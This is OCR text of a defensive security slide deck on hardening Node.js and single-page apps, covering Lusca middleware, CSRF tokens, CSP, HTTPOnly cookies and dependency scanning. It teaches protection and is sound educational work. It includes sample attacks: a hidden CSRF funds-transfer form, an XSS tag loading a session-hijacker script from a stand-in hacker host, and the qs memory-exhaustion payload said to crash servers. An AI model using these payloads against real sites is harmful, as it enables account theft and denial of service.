


Securing
Your
Node.js &
Single Page Apps

bit.ly/jssecurity



@mark_stuart

@mstuart



How are you using JavaScript?

So, why security?

Followed by Microsoft Channel 9

Troy Hunt @troyhunt · 27 Mar 2010

Ouch! Glaringly obvious **XSS** vulnerability in **PayPal**. Just what you want from a financial transaction merchant http://bit.ly/dDpRmL

Expand Reply Retweet Favorite ••• More

Followed by Jesper Jurcenoks and 1 other

Egor Homakov @homakov · Jan 7

Paypal's express checkout has exact same **vulnerability** (token fixation) OAuth1 had a while ago: hueniverse.com/2009/04/explai… Will not be fixed.

Expand Reply Retweet Favorite More

rguru @sicurezza3 · Apr 15

Under the microscope: The bug that caught **PayPal** with its pants down theregister.co.uk/2013/04/15/pay… #**paypal** #vulnerability #**sqli**

Expand

Reply Retweet Favorite ••• More

Not just PayPal,
but **your company** too.


MBSL_Security_Alert @MBSL_Security
LinkedIn - LinkedIn has fixed 4 XSS issues that could have allowed attackers to steal users' credentials
infosecurity-us.com/view/34787/lin…

devilok @devilok

"#Yahoo! Gets Hit By Nasty #XSS Flaw In Comments" buff.ly/1ICTSFs

Dylan Irzi @Dylan_irzi11 4/7/14

Stored XSS vulnerability in @googledrive - pwnrules.com/google-drive-s… … //@RaafatSEC

The scoop on security

Same vulnerabilities.

Nothing new.


ok cya.

Same vulnerabilities.

Different beast.


Node

Rule #1



Know what you require()

npm has ~80,000 modules




modulecounts.com

Really great developer ecosystem, **except**...

Anyone can publish anything

Rule #2




Node is still JavaScript

Client-side vulnerabilities
still exist on the server-side

Eval is still evil

Rule #3



Do not run as **root**

Running as root is wreckless

If you're compromised,
terrible things could happen

Steal SSH keys or configs

Steal SSH keys or configs

Read/write files

Steal SSH keys or configs
Read/write files **Execute binaries**

Steal SSH keys or configs
Read/write files Execute
binaries Cause server to hang

Steal SSH keys or configs
Read/write files Execute binaries Cause server to hang

Tamper with routes

Steal SSH keys or configs
Read/write files Execute
binaries Cause server to hang
Tamper with routes Inject XSS

Steal SSH keys or configs
Read/write files Execute
binaries Cause server to hang
Tamper with routes Inject XSS
Steal session data

Steal SSH keys or configs
Read/write files Execute
binaries Cause server to hang
Tamper with routes Inject XSS
Steal session data **Crash server**

Ok, so if **not root**, then what?


Create a user for node

Create a user for node with restricted permissions

Create a user for node with **restricted permissions**

(plenty of docs out there)

Rule #4



Use good security defaults

Node is a set of
barebones modules

HTTP

TLS/SSL

Process

OS

UDP

URL

DNS

Path

File System

Crypto

Buffer

Express is a
barebones framework

Express does very
little to secure your app

But, that's okay!

… drum roll …

PayPal™ | Open Source

krakenjs

Give your node.js express apps some extra arms

Enterprise-grade

Express

Lusca

App Security module for Express

```
var express = require('express'),
    app = express(),
    lusca = require('lusca');
```

```
app.use(lusca.csrf());
app.use(lusca.csp({ /* ... */ }));
app.use(lusca.hsts({ maxAge: 31536000 }));
app.use(lusca.xframe('SAMEORIGIN'));
app.use(lusca.p3p('ABCDEF'));
app.use(lusca.xssProtection(true));
```

Pardon the interruption

CSRF

CSRF

Trick victim's browser into making **malicious requests**

CSRF

All you need is a valid **cookie**

CSRF

CSRF

User

hackedsite.com

Cookie

CSRF

```
<form name="someHiddenForm" action="http://yoursite.com/webapps/transferFunds">
    <input type="hidden" name="amount" value="500.00" />
    <input type="hidden" name="recipient" value="hacker@hacker.com" />
</form>

<script>document.forms.someHiddenForm.submit();</script>
```

CSRF


User
hackedsite.com
POST /transferFunds
Cookie
yoursite.com

CSRF

It's a simple HTTP request.

CSRF

If only we had a way to ensure requests were legitimate...

```
lusca.csrf();
```

lusca.csrf();

Token synchronizer pattern

lusca.csrf();

1. Creates a random token

(using some crazy crypto libraries)

lusca.csrf();

• • • • • •

2. Adds token to res.locals

lusca.csrf();

3. Dump token on the page

```
<input type="hidden" name="csrf" value="{{_csrf}}" />
```

lusca.csrf();

• • • • • •

4. Send token with every POST, PUT, DELETE request

lusca.csrf();

```
$.ajaxPrefilter(function(options, _, xhr) {
    if (!xhr.crossDomain) {
        xhr.setRequestHeader('X-CSRF-Token', csrfToken);
    }
});
```

lusca.csrf();

• • • • • •


5. Verify token is correct, otherwise return 403.

CSP

CSP is **really** awesome.

It’s basically a whitelist.

Content-Security-Policy:
default-src 'self' https://*.your-cdn.com;
script-src 'self' https://*.your-cdn.com;
img-src https://*.your-cdn.com data:;
object-src 'self';
font-src 'self' https://*.googlefonts.com;
connect-src ...
frame-src ...
style-src ...
media-src ...


Console
Search
Emulation
Rendering
<top frame>
Refused to load the script 'http://hacker.com/keylogger.js' because it violates the following Content Security Policy directive: "script-src 'self' https://*.your-cdn.com".
edit:1

```
lusca.csp({ /* ... */ });
```

```
lusca.csp({
  "default-src": "'self' https://*.your-cdn.com",
  "script-src": "'self' https://*.your-cdn.com",
  "img-src": "https://*.your-cdn.com data:",
  "font-src": "'self'",
  "report-uri": "https://mysite.com/cspReporter"
});
```

“report-uri”: “https://mysite.com/cspReporter”

lusca.hsts();

lusca.hsts();

Ensures HTTPS traffic

lusca.hsts();

Helps prevent MITM attacks

lusca.xframe();

lusca.xframe();

Prevent others from loading your app in an iframe

```
Refused to display 'https://www.paypal.com/webapps/mpp/home' in a frame because
it set 'X-Frame-Options' to 'SAMEORIGIN'.
> 
```

```
app.use(lusca.p3p());
app.use(lusca.xssProtection());
```

```
app.use(lusca.csrf());
app.use(lusca.csp({ /* ... */ }));
app.use(lusca.hsts({ maxAge: 31536000 }));
app.use(lusca.xframe('SAMEORIGIN'));
app.use(lusca.p3p('ABCDEF'));
app.use(lusca.xssProtection(true));
```

Okay, now where were we?

HTTPOnly cookies

HTTPOnly cookies


Prevents session hijacking

HTTPOnly cookies


```
app.use(express.session({
  secret: 'Om6!s3cr37',
  cookie: { httpOnly: true, secure: true },
}));
```

HTTPOnly cookies

Set-Cookie:
connect.sid=%3AbzLqvcp7DnQJMaLAPmJ7p;
Path=/; Expires=Wed, 21 May 2014 18:26:44 GMT;
HttpOnly



Rule #5



Handle errors, or crash.

Wed, 21 May 2014 18:49:00 GMT
uncaughtException Object #<Object> has no method ‘forEach'


TypeError: Object #<Object> has no method 'forEach'
at module.exports.fetchSettings (/Users/marstuart/oddjob/helpers.js:174:18)

Process finished with exit code 1

Basically, a DOS attack

Catch them or restart

Rule #6



Scan for vulnerable modules

Node Security Project

http://nodesecurity.io

Audit **all modules** in npm

Contribute patches

2014

qs Denial-of-Service Extended Event Loop Blocking

Aug 6 2014 09:10:23 GMT-0800 (PST)

qs
Vulnerable: <1.0.0
Patched: >= 1.x

Crumb CORS Token Disclosure

Mon Aug 1 2014 09:40:57 GMT-0700 (PST)

crumb
Vulnerable: <3.0.0
Patched: >=3.0.0

hapi File descriptor leak can cause DoS vulnerability

Feb 14 2014 09:33:48 GMT-0800 (PST)

hapi
Vulnerable: 2.0.x || 2.1.x
Patched: >= 2.2.x

hapi.js rosetta-flash jsonp vulnerability

Tue Jul 08 2014 09:33:48 GMT-0800 (PST)

hapi
Vulnerable: < 6.1.0
Patched: >= 6.1.0

libyaml - heap-based buffer overflow when parsing YAML tags

libyaml


Educate others

```
npm install grunt-nsp-package --save-dev
```

```
grunt validate-package
```

```
Running "validate-package" task
/Users/marstuart/8ballUI/package.json
>> Name  Installed   Patched  Vulnerable Dependency  Advisory URL
>> hapi    2.0.0    >= 2.2.x                        http://goo.gl/ExsXn3
Warning: known vulnerable modules found Use --force to continue.

Aborted due to warnings.
```




ESLint

Define custom rules

Security can be automated

Make it a part of your CI

Rule #7



Update your dependencies

August 6th, just 1 week ago..

DoS attack with **qs**

qs is a query string parser

```
qs.parse('a=c');
// { a: 'c' }
```

```
qs.parse('a=c');
// { a: 'c' }
qs.parse('a[1]=c&a[0]=b');
// { a: ['b', 'c'] }
```

```
qs.parse('foo[0][100000000]=ba');
```

```
FATAL ERROR: JS Allocation failed -
process out of memory
Abort trap: 6
```

qs is used by lots of popular modules

express

express hapi

express hapi

restify

express hapi
restify body-parser

express hapi
restify body-parser
restler

express hapi
restify body-parser
restler superagent

The problem is...

Most of us are using express

Just pass

`foo[0][1000000000]=ba`

as your **user agent**

Or... pass

`foo[0][1000000000]=ba`

as a **query string param**

And you can crash the server

And you can crash the server

FATAL ERROR: JS Allocation failed - process out of memory

Good news!

It’s been patched

Although you're probably running an old version

Update your dependencies

Add a badge to your README

README.md

8Ball - PayPal Consumer Website

dependencies up to date devDependencies out of date

Extensive documentation including best practices can be found in the 8ball Wiki.

Getting the project started locally

1. `npm install`

ALANSHAW - DAVID 3.1.0

dependencies | out of date

Node.js module that tells you when your project npm dependencies are out of date.

DEPENDENCIES | DEVDEPENDENCIES | LIST | TREE

4 Dependencies total | 2 Up to date | 0 Pinned, out of date | 2 Out of date

DEPENDENCY	REQUIRED	STABLE	LATEST	STATUS
async	~0.2.9	0.9.0	0.9.0	
npm	~1.4.4	1.4.10	1.4.10	
optimist	~0.6.0	0.6.1	0.6.1	
semver	~2.2.1	2.3.0	2.3.0	

4 Dependencies total | 2 Up to date | 0 Pinned, out of date | 2 Out of date


david-dm.org

Let’s recap…

1. Know what you **require**()
2. Node is **still** JavaScript
3. Do not run as **root**
3. Use good **security defaults**
4. Security can be **automated**, too!

Client-side JS

Rule #1



Escape everything.

Content injection

XSS sucks. It's everywhere.

<script src="http://hacker.com/session-hijacker.js"></script>

```
<script src="http://hacker.com/session-hijacker.js"></script>
```

<script src='http://hacker.com/sessionhijacker.js'></script>

```
"<script src="http://hacker.com/session-hijacker.js"><script>"
```

User input and backend data

Don’t trust

backend services


to escape properly

Persistent or Stored XSS

